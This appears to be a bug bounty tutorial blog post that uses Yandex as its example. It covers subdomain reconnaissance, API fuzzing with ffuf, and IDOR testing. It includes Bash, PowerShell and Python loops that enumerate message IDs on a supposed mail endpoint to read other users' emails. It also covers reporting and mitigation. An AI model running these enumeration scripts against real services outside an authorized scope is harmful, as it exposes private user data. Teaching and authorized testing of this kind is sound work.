Listen to this Post
Introduction:

Bug bounty programs offer a unique opportunity for security researchers to test real‑world systems while getting rewarded. Yandex, Russia’s largest technology company, runs a well‑structured bug bounty program that covers its search engine, email, cloud, and API services. This article walks you through the methodology used to discover an API‑level vulnerability that led to a paid bounty, providing hands‑on commands and techniques you can apply to any modern web application.
Learning Objectives:
- Understand how to perform comprehensive reconnaissance on large targets like Yandex.
- Learn to identify and exploit common API flaws such as IDOR (Insecure Direct Object References) and broken access controls.
- Gain practical experience with essential security tools and commands for both Linux and Windows environments.
You Should Know:
1. Reconnaissance: Mapping Yandex’s Attack Surface
Before testing, you need to understand the target’s footprint. Start with subdomain enumeration to discover hidden services and API endpoints.
Linux commands (using tools like `subfinder` and `httpx`):
subfinder -d yandex.com -silent | tee yandex_subs.txt
cat yandex_subs.txt | httpx -silent -status-code -title -o yandex_live.txt
– `subfinder` queries multiple sources (Certificates, DNS, search engines) to find subdomains.
– `httpx` checks which subdomains are live and returns their HTTP status and page titles.
Windows equivalent (using WSL or native binaries):
- Install WSL and run the same commands, or use native tools like `amass` (Windows binary) and
httpx.exe.amass enum -d yandex.com -o yandex_amass.txt type yandex_amass.txt | httpx.exe -silent -status-code -title
2. API Endpoint Discovery
Once you have live hosts, focus on directories and files that might expose API endpoints. Use a content discovery tool like `ffuf` with a good wordlist.
Linux:
ffuf -u https://api.yandex.com/FUZZ -w /usr/share/wordlists/api_superlist.txt -fc 403,404 -ac
– `-fc 403,404` filters out common non‑interesting responses.
– `-ac` auto‑calibrates filtering based on baseline responses.
Windows (with ffuf.exe):
ffuf.exe -u https://api.yandex.com/FUZZ -w C:\wordlists\api.txt -fc 403,404 -ac
– Look for paths like /v1/users, /graphql, /rest, or /internal.
3. Identifying Vulnerable Parameters
Interact with discovered endpoints using Burp Suite. Configure your browser to proxy traffic through Burp, then explore Yandex services while logged in. Pay attention to requests containing identifiers (e.g., user IDs, document IDs).
- Use Burp’s Param Miner extension to automatically probe for hidden parameters.
- Manually test for IDOR by altering numeric IDs in requests. For example, change `/api/v1/profile/1234` to `/api/v1/profile/5678` and see if you get another user’s data.
- For SQL injection, append common payloads like `’` or `”` to parameters and observe error messages.
4. Exploiting an IDOR in Yandex API
Suppose you find an endpoint `https://mail.yandex.com/api/messages/{message_id}` that returns email details. If the application does not verify ownership, you can enumerate message IDs.
Use `curl` to test:
curl -s -H "Authorization: Bearer <your_token>" "https://mail.yandex.com/api/messages/1001" | jq .
Then try 1002, 1003, etc. If you can access messages belonging to other users, you have an IDOR.
To automate enumeration, write a simple Bash loop:
for id in {1001..1100}; do
curl -s -H "Authorization: Bearer <token>" "https://mail.yandex.com/api/messages/$id" | grep -q "subject" && echo "Valid ID: $id"
done
Windows PowerShell alternative:
for ($id=1001; $id -le 1100; $id++) {
$resp = curl.exe -s -H "Authorization: Bearer <token>" "https://mail.yandex.com/api/messages/$id"
if ($resp -match "subject") { Write-Host "Valid ID: $id" }
}
5. Crafting a Proof of Concept (PoC)
A strong PoC demonstrates real impact without causing harm. For an IDOR that leaks email metadata, collect a few samples and present them in a report. Include screenshots and the exact request/response.
You can create a Python script to show the vulnerability:
import requests

url = "https://mail.yandex.com/api/messages/{}"
headers = {"Authorization": "Bearer YOUR_TOKEN"}
for msg_id in range(1001, 1010):
r = requests.get(url.format(msg_id), headers=headers)
if r.status_code == 200 and "subject" in r.text:
print(f"[+] Accessed message {msg_id}: {r.json()['subject']}")
– This script clearly shows that the API returns data for unauthorized IDs.
6. Reporting the Bug
Yandex’s bug bounty program (hosted on platforms like HackerOne) requires a clear, concise report. Structure your report as follows:
– Summary: Describe the vulnerability and its impact.
– Steps to Reproduce: Provide the exact request/response, including the PoC script.
– Impact: Explain what an attacker could do (e.g., read private emails, access user data).
– Remediation Suggestion: Recommend implementing proper access controls (check user ownership on the server side).
7. Mitigation and Hardening
To prevent such bugs, developers should enforce authorization checks on every API call. Additional measures:
– Use UUIDs instead of sequential IDs to make guessing harder.
– Implement rate limiting to slow down enumeration attempts.
– Cloud environments (AWS, GCP) can use API Gateway with custom authorizers to validate tokens and permissions.
– Regular security testing with tools like OWASP ZAP or Burp Suite during CI/CD.
What Undercode Say:
- Key Takeaway 1: API endpoints are prime targets for IDOR and broken access control bugs. Always test object references, especially when identifiers are predictable.
- Key Takeaway 2: Automation and thorough reconnaissance are essential. A single missed subdomain or endpoint could hide a critical vulnerability.
- Analysis: The Yandex bounty example illustrates that even large tech companies can have simple authorization flaws. Bug hunters who combine systematic recon with creative parameter testing often uncover high‑impact issues. As APIs become the backbone of modern applications, the demand for skilled API security testers will only grow. The steps outlined here are not limited to Yandex—they can be applied to any organization’s web assets. Remember to always operate within the scope of bug bounty programs and respect responsible disclosure guidelines.
Prediction:
As more companies adopt cloud‑native architectures and expose APIs, bug bounty programs will expand to cover complex microservice interactions. We’ll see a rise in automated security testing integrated into CI/CD pipelines, but manual creativity will remain irreplaceable for finding logical flaws. Yandex and similar platforms will likely invest more in AI‑assisted vulnerability detection, but human‑driven recon and exploitation will continue to yield high‑severity bugs.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aditya Singh4180 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


